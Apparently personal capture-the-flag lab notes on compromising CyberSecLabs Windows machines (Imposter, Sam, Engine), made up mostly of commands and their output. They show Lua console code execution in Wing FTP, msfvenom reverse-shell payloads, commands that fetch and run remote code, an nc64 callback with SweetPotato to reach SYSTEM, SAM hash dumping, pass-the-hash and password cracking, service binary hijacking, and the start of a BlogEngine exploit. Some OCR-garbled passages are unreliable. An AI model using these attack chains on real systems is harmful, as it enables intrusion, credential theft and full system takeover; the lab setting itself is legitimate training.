THAT ONE DID NOT WORK, BUT WE CAN DO AN OS EXECUTE COMMAND

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
$ searchsploit wing ftp 168.56.105.5466/admin_lua_term.html
```

Exploit Title	Path
Wing FTP Server - (Authenticated) Command Execution (Metasploit)	windows/remote/34517.rb
Wing FTP Server - Authenticated CSRF (Delete Admin)	php/webapps/48200.txt
Wing FTP Server 3.2.4 - Cross-Site Request Forgery	multiple/webapps/10821.txt
Wing FTP Server 4.3.8 - Remote Code Execution (RCE) (Authenticated)	windows/remote/50720.py
Wing FTP Server 6.0.7 - Unquoted Service Path	windows/local/47818.txt
Wing FTP Server 6.2.3 - Privilege Escalation	windows/local/48160.py
Wing FTP Server 6.2.5 - Privilege Escalation	multiple/webapps/48154.sh
Wing FTP Server 6.3.8 - Remote Code Execution (Authenticated)	lua/webapps/48676.txt
Wing FTP Server Admin 4.4.5 - Cross-Site Request Forgery (Add User)	php/webapps/36992.txt
Wing FTP Server Admin 4.4.5 - Multiple Vulnerabilities	windows/webapps/36861.txt

Shellcodes: No Results

```
command=os.execute('cmd.exe%20%2Fc%20certutil.exe%20-
```

LETS SEE IF IT WORKS

```
lua>> command=os.execute('ping 10.10.0.16')
```

```
lua>>
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter] cipher: TLSv1.3 TLS_AES_256_GCM_SHA384
$ sudo tcpdump -i tun0 icmp [sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:34:30.543740 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:30.543756 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:30.543760 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:32.159493 IP 172.31.1.20 > kali: ICMP echo request, id 1, seq 1, length 40
03:34:32.159506 IP kali > 172.31.1.20: ICMP echo reply, id 1, seq 1, length 40
03:34:33.777364 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777383 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
03:34:33.777387 IP 172.31.249.99 > kali: ICMP host 172.31.1.22 unreachable, length 68
```

WE ARE GETTING HITS

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]
$ msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=8081 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
```

I DID TRY AT FIRST PORT 8080, BUT THE MACHINE FROZE, SO WE CHANGED THE PORT TO 8081

```
lua>> command=os.execute('powershell -c "wget http://10.10.0.16/shell.exe -outfile shell.exe"')
```

```
lua>>
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Imposter]$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/)...
172.31.1.20 - - [18/Jan/2023 03:37:59] "GET /shell.exe HTTP/1.1" 200 -
172.31.1.20 - - [18/Jan/2023 03:38:01] "GET /shell.exe HTTP/1.1" 200 -
[...]
```

SHELL.EXE WAS NOT WORKING FOR ME, MAY BE SOMETHING TO DO WITH AV / DEFENDER, SO WE WENT WITH INVOKE-POWERSHELLTCP.PS1

REMEMBER WE HAVE TO CHANGE THE INVOKE FILE TO IMMEDIATELY RUN A COMMAND

```
ssh_config      x | 36992.txt      x | 48676.txt      x | Invoke-PowerShellTcp.ps1 x
92  {
93      $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
94      $data = $EncodedText.GetString($bytes,0, $i)
95      try
96      {
97          #Execute the command on the target.
98          $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )
99      }
100     catch
101     {
102         Write-Warning "Something went wrong with execution of command on the target."
103         Write-Error $_
104     }
105     $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
106     $x = ($error[0] | Out-String)
107     $error.clear()
108     $sendback2 = $sendback2 + $x
109
110    #Return the results
111    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
112    $stream.Write($sendbyte,0,$sendbyte.Length)
113    $stream.Flush()
114
115    $client.Close()
116    if ($listener)
117    {
118        $listener.Stop()
119    }
120
121    catch
122    {
123        Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
124        Write-Error $_
125    }
126
127
128 Invoke-PowerShellTcp -reverse -ip 10.10.0.16 -port 8081
```

Advanced Lua Command-line for Wing FTP Server.
ctrl+m => switch single/multi line, ctrl+enter => submit, help => show help information.
ctrl+w => open new window, ctrl+f => focus to prompt, ctrl+l => clear screen.

```
lua>> command=os.execute('powershell -c "wget http://10.10.0.16/shell.exe -outfile shell.exe"')
```

```
lua>> command=os.execute('powershell -c ".\shell.exe"')
```

```
lua>> command=os.execute('powershell -c "iex (iwr -usebasicparsing http://10.10.0.16/Invoke-PowerShellTcp.ps1)"')
```

• - lua>>

```
PS C:\Windows\system32>whoami /all
```

USER INFORMATION

User Name SID

impostor\lian S-1-5-21-677493427-1225645865-1954445204-1009

impostor\lian S-1-5-21-677493427-1225645865-1954445204-1009

PRIVILEGES INFORMATION

Privilege Name	Description	User Name	SID	State
SeCreateTokenPrivilege	Create a token object		S-1-5-21-1234567890-1234567890-1234567890-1003	Disabled
SeAssignPrimaryTokenPrivilege	Replace a process level token			Disabled
SeDebugPrivilege	Debug programs			Enabled
SeChangeNotifyPrivilege	Bypass traverse checking			Enabled
SeEnableDelegationPrivilege	Enable computer and user accounts to be trusted for delegation			Disabled
SeImpersonatePrivilege	Impersonate a client after authentication			Enabled
SeCreateGlobalPrivilege	Create global objects			Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set			Disabled

```
PS C:\Windows\system32> systeminfo  
PRIVILEGES INFORMATION  
  
Host Name: IMPOSTER  
OS Name: Microsoft Windows Server 2012 R2 Standard  
OS Version: 6.3.9600 N/A Build 9600  
OS Manufacturer: Microsoft Corporation  
OS Configuration: Standalone Server  
OS Build Type: Multiprocessor Free  
Registered Owner: EC2  
Registered Organization: Amazon.com  
Product ID: 00252-70000-00000-AA535  
Original Install Date: 5/22/2020, 11:35:00 AM  
System Boot Time: 1/18/2023, 9:43:46 AM
```

LOOKS LIKE WE CAN USE A 64 BIT NC WITH SWEET POTATO

<https://github.com/unknownsec/SweetPotato>

```
PS C:\Temp> wget -usebasicparsing http://10.10.0.16/SweetPotato.exe -outfile sweet.exe  
PS C:\Temp> wget -usebasicparsing http://10.10.0.16/nc64.exe -outfile nc64.exe  
PS C:\Temp> ./sweet.exe -p ./nc64.exe -a "-e cmd 10.10.0.16 445"
```

```
C:\Windows\system32>whoami=====  
whoami  
nt\authority\system
```

```
C:\Windows\system32>[]  
accounts to be trusted for de
```

Sam

NMAP

PORT	STATE	SERVICE	REASON
135/tcp	open	msrpc	syn-ack
139/tcp	open	netbios-ssn	syn-ack
445/tcp	open	microsoft-ds	syn-ack
3389/tcp	open	ms-wbt-server	syn-ack
5985/tcp	open	wsman	syn-ack
47001/tcp	open	winrm	syn-ack
49664/tcp	open	unknown	syn-ack
49665/tcp	open	unknown	syn-ack
49666/tcp	open	unknown	syn-ack
49667/tcp	open	unknown	syn-ack
49669/tcp	open	unknown	syn-ack
49675/tcp	open	unknown	syn-ack
49676/tcp	open	unknown	syn-ack

TESTING SMB

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└$ smbclient -L "\\\\172.31.1.18\\"
Password for [WORKGROUP\kali]:
```

Sharename	Type	Comment
-----	----	-----
ADMIN\$	Disk	Remote Admin
backups	Disk	
C\$	Disk	Default share
IPC\$	IPC	Remote IPC

SMB1 disabled -- no workgroup available

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└$ █
```

THERE WAS SO MUCH STUFF IN BACKUPS WE JUST MOUNTED IT

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
└$ sudo mount.smb3 "\\\\172.31.1.18\\\\backups" smb
Password for root@\\172.31.1.18\\backups:
```

HEADING TO C:\WINDOWS\SYSTEM32\CONFIG WE SHOULD BE ABLE TO FIND THE SAM AND SYSTEM FILES

```
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ ls -la
total 109856
```

```
-rwxr-xr-x 1 root root 28672 May 10 2020 SAM
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SAM{5a78f154-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SECURITY{5a78f14b-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SOFTWARE{5a78f140-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
-rwxr-xr-x 1 root root 12111872 May 10 2020 SYSTEM
-rwxr-xr-x 1 root root 65536 Oct 17 2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TM.blf
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000001.regtrans-ms
-rwxr-xr-x 1 root root 524288 Oct 17 2016 SYSTEM{5a78f116-4b54-11e6-80cb-e41d2d012050}.TMContainer00000000000000000000000000000002.regtrans-ms
drwxr-xr-x 2 root root 0 May 9 2020 systemprofile ~/Desktop/CyberSecLabs/Sam
drwxr-xr-x 2 root root 0 May 9 2020 TxR
-rwrxr-xr-x 1 root root 4096 Jul 16 2016 VSMIDK
```

```
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ cp SAM ~/Desktop/CyberSecLabs/Sam
^C
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ cp SYSTEM ~/Desktop/CyberSecLabs/SYSTEM
(kali㉿kali)-[~.../smb/Windows/system32/config]
└$ cp SYSTEM ~/Desktop/CyberSecLabs/Sam
```

COPY THE FILES BACK TO "US" JUST TO MAKE IT EASIER FOR US

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ ls -la
total 11868
drwxr-xr-x  3 kali kali 4096 Jan 18 07:15 .
drwxr-xr-x 11 kali kali 4096 Jan 18 07:15 ..
-rw xr-xr-x  1 kali kali 28672 Jan 18 07:15 SAM
drwxr-xr-x  2 root root 4096 May 10 2020 smb
-rw xr-xr-x  1 kali kali 12111872 Jan 18 07:15 SYSTEM
```

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ secretsdump.py -sam SAM -system SYSTEM local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Target system bootKey: 0x1f613675567df5ac73dba3f774842bd6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
jamie:1001:aad3b435b51404eeaad3b435b51404ee:68b1d3b0493ec0d6a1c0b8725062ab71:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:661e39b67cabec9066e1de26094770ab:::
[*] Cleaning up...
```

REMEMBER NTLM HASHES GO LM:NT

NOTICE ADMINISTRATOR AND GUEST BOTH START WITH 31d6c THIS MEANS THEY CANNOT LOG ON AND MOST LIKELY DO NOT HAVE A PASSWORD SET

```
(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ evil-winrm -u jamie -H 68b1d3b0493ec0d6a1c0b8725062ab71 -i 172.31.1.18 -t SYSTEM
Evil-WinRM shell v3.4
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint BACK TO "US" JUST TO MAKE IT EASIER FOR US
Active Directory
(Kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
*Evil-WinRM* PS C:\Users\jamie\Documents>
*Evil-WinRM* PS C:\Users\jamie\Documents> █ 1868
```

ALSO WE CRACKED JAMIES PASSWORD

```

└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --fork=4 --format=NT
Using default input encoding: UTF-8
Loaded 3 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
rangers          (jamie)
                  (Administrator)
1 0g 0:00:00:00 DONE (2023-01-18 07:19) 0g/s 4597Kp/s 4597Kc/s 13791KC/s !!!secret!!!
.jie168
Waiting for 3 children to terminate
3 1g 0:00:00:00 DONE (2023-01-18 07:19) 1.234g/s 4427Kp/s 4427Kc/s 8854KC/s !!()ez:0)
.a6_123
4 1g 0:00:00:00 DONE (2023-01-18 07:19) 1.265g/s 4539Kp/s 4539Kc/s 9079KC/s !!!rain..
*7;Vamos!
2 0g 0:00:00:00 DONE (2023-01-18 07:19) 0g/s 4320Kp/s 4320Kc/s 12961KC/s !!!lkav!!!ab
ygurl69
Session completed.

```

DURING ENUMERATION WE FIND 2 SERVICES

Evil-WinRM PS C:\Users\jamie\Documents>			
Evil-WinRM PS C:\Users\jamie\Documents> services			
Path	Privileges	Service	Description
"C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe"	False	AmazonSSMAgent	
"C:\Program Files\Amazon\XenTools\LiteAgent.exe"	False	AWSLiteAgent	
"C:\Program Files\Amazon\cfn-bootstrap\winhup.exe"	False	cfn-hup	
C:\Services\monitor1.exe	True	monitor1	/priv
C:\Services\monitor2.exe	True	monitor2	
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\SMSvcHost.exe	True	NetTcpPortSharing	
C:\Windows\SysWow64\perfhost.exe	False	PerfHost	
C:\Windows\servicing\TrustedInstaller.exe	False	TrustedInstaller	

Evil-WinRM PS C:\Users\jamie\Documents> SeChangeNotifyPrivilege

MONITOR 1 AND 2 ARE NOT NORMAL

```
*Evil-WinRM* PS C:\Users\jamie\Documents> sc.exe qc monitor1
[SC] QueryServiceConfig SUCCESS
Path
-----
"C:\Program Files\Amazon\SSM\amazonssmagent.exe"
"Amazon\XenTools\monitor1.exe"
"Amazon\cfn-bootstrapper.exe"
"Amazon\monitor2.exe"
"Microsoft.NET\Framework\v4.0.30319\monitor1.exe"
"Windows\Microsoft.NET\Framework\v4.0.30319\monitor2.exe"
"Windows\SysWow64\perfhost.exe"
"Windows\servicing\TrustedInstaller.exe"
SERVICE_NAME: monitor1
TYPE : 10  WIN32_OWN_PROCESS
START_TYPE : 3  DEMAND_START
ERROR_CONTROL : 1  NORMAL
BINARY_PATH_NAME : C:\Services\monitor1.exe
LOAD_ORDER_GROUP :
TAG : 0
DISPLAY_NAME : monitor1
DEPENDENCIES :
SERVICE_START_NAME : LocalSystem
*Evil-WinRM* PS C:\Users\jamie\Documents> sc.exe stop monitor1
[SC] ControlService FAILED 1062: MONITOR 1 AND 2 ARE NOT NORMAL
The service has not been started.
```

```
└─(kali㉿kali)-[~/Desktop/CyberSecLabs/Sam]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=tun0 LPORT=445 -f exe > monitor1.exe
```

LOOKS LIKE WE ARE GOING TO DO EXECUTABLE TAKEOVER / HIJACKING

```
*Evil-WinRM* PS C:\Services> icacls C:\Services
C:\Services BUILTIN\Users:(OI)(CI)(F)
          NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
          BUILTIN\Administrators:(I)(OI)(CI)(F)
          BUILTIN\Users:(I)(OI)(CI)(RX) ██████████
          BUILTIN\Users:(I)(CI)(AD) ██████████
          BUILTIN\Users:(I)(CI)(WD) ██████████
          CREATOR OWNER:(I)(OI)(CI)(IO)(F)
Successfully processed 1 files; Failed processing 0 files
```

```
*Evil-WinRM* PS C:\Services> ren monitor1.exe monitorbak1.exe
*Evil-WinRM* PS C:\Services> wget http://10.10.0.16/monitor1.exe -outfile monitor1.exe
*Evil-WinRM* PS C:\Services>
```

NOW START THE SERVICE, MAKE SURE YOUR LISTENER IS RUNNING FIRST

```
*Evil-WinRM* PS C:\Services> sc.exe start monitor1
```

```
C:\Windows\system32>whoami  
whoami  
nt authority\system
```


```
C:\Windows\system32>
```

Engine

NMAP

```
PORT      Linux      STATE      SERVICE          REASON  
80/tcp    Linux      filtered  http            no-response  
135/tcp   Linux      filtered  msrpc           no-response  
139/tcp   Linux      open       netbios-ssn     syn-ack  
445/tcp   Linux      filtered  microsoft-ds  no-response  
3389/tcp  Linux      filtered  ms-wbt-server no-response  
5985/tcp  Linux      filtered  wsman           no-response  
49154/tcp Linux      filtered  unknown         no-response  
49155/tcp Linux      filtered  unknown         no-response  
49164/tcp Linux      filtered  unknown         no-response  
  
Read data files from: /usr/bin/../share/nmap  
Nmap done: 1 IP address (1 host up) scanned in 3.16 seconds  
Imposter  
Engine  
Active Directory
```


LETS CHECK OUT PORT 80



DIRECTORY BUSTER

```
Press [ENTER] to use the Scan Management Menu™

200      GET     32l      55w      701c http://172.31.1.16/
200      GET     219l     890w     13737c http://172.31.1.16/Blog
301      GET      2l      10w      156c http://172.31.1.16/aspnet_client => http://172.31.1.16/aspnet_client/
200      GET     219l     890w     13737c http://172.31.1.16/blog
[#####>---] - 1m    68048/81876   15s    found:4    errors:0
[#####>---] - 1m    36720/40938   491/s   http://172.31.1.16/
[#####>---] - 1m    31192/40938   501/s   http://172.31.1.16/aspnet_client/
```



WE TRIED ADMIN ADMIN AND THAT WORKED

← → × ⌂



172.31.1.16/blog/admin/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB



Administrator

⊕ 🔎 🚶 📢

grid DASHBOARD

list CONTENT

grid CUSTOM

gear SETTINGS

info ABOUT

<https://www.exploit-db.com/exploits/46353>

WE KNOW THAT BLOGENGINE IS RUNNING SO LETS LOOK AT THE ABOVE EXPLOIT AND TRY THAT

Alex's Blog



Welcome to Alex's Blog

2020 Goals

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Etiam at accumsan mauris. Quisque tristique magna in enim ornare commodo. Proin et arcu id tellus tempor vulputate in et magna. Duis sagittis turpis congue diam viverra ullamcorper. Proin cursus mi nunc, id bibendum eros convallis a. Fusce malesuada odio commodo lorem volutpat, sed mattis augue finibus. Nulla nec hendrerit leo. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos himenaeos. Nam non est rhoncus, laoreet nisi sed, condimentum velit. Quisque laoreet euismod dui, ac ultricies urna mollis a. Morbi et velit blandit massa rhoncus placerat in vitae neque. Mauris volutpat finibus iaculis. Morbi consectetur facilisis euismod. Fusce a dictum dolor. Donec molestie euismod sapien, sit amet euismod nibh. Interdum et malesuada fames ac ante ipsum primis in faucibus.


Fusce tincidunt, lorem quis viverra eleifend, sem dolor pretium lacinia, in ultricies ligula nisi id arcu. Duis vitae purus a libero ultricies dapibus ac at augue. Aliquam felis felis, imperdiet eget risus quis, facilisis rutrum mauris. Quisque sagittis nec velit tristique mollis. Suspendisse potenti. Nunc semper, augue nec lacinia condimentum, ipsum sapien dapibus leo, ac maximus nunc magna a tortor. Maecenas vel orci eget velit dapibus dignissim. Nulla facilisi. Nunc vel lectus scelerisque, pretium nisi congue, convallis urna. Proin convallis congue nunc non vulputate. Integer sem dolor, ultrices nec arcu sit amet, tempor ornare est. Quisque tincidunt vel sapien at laoreet. Donec tristique varius magna, sit amet consequat urna porta ac. Nunc consectetur tortor diam, a pulvinar metus convallis at. Etiam mattis est sed tellus viverra fringilla.

FILE NEEDS TO BE NAME PostView.ascx AND WE NEED TO INPUT OUR IP AND OUR LISTENER PORT

```
PostView.ascx
34 *
35 * Finally, the vulnerability is triggered by accessing the base URL for the
36 * blog with a theme override specified like so:
37 *
38 * http://10.10.10.10/?theme=../../App_Data/files
39 *
40 */
41
42 <%@ Control Language="C#" AutoEventWireup="true" EnableViewState="false" Inherits="BlogEngine.Core.Web.Controls.PostV
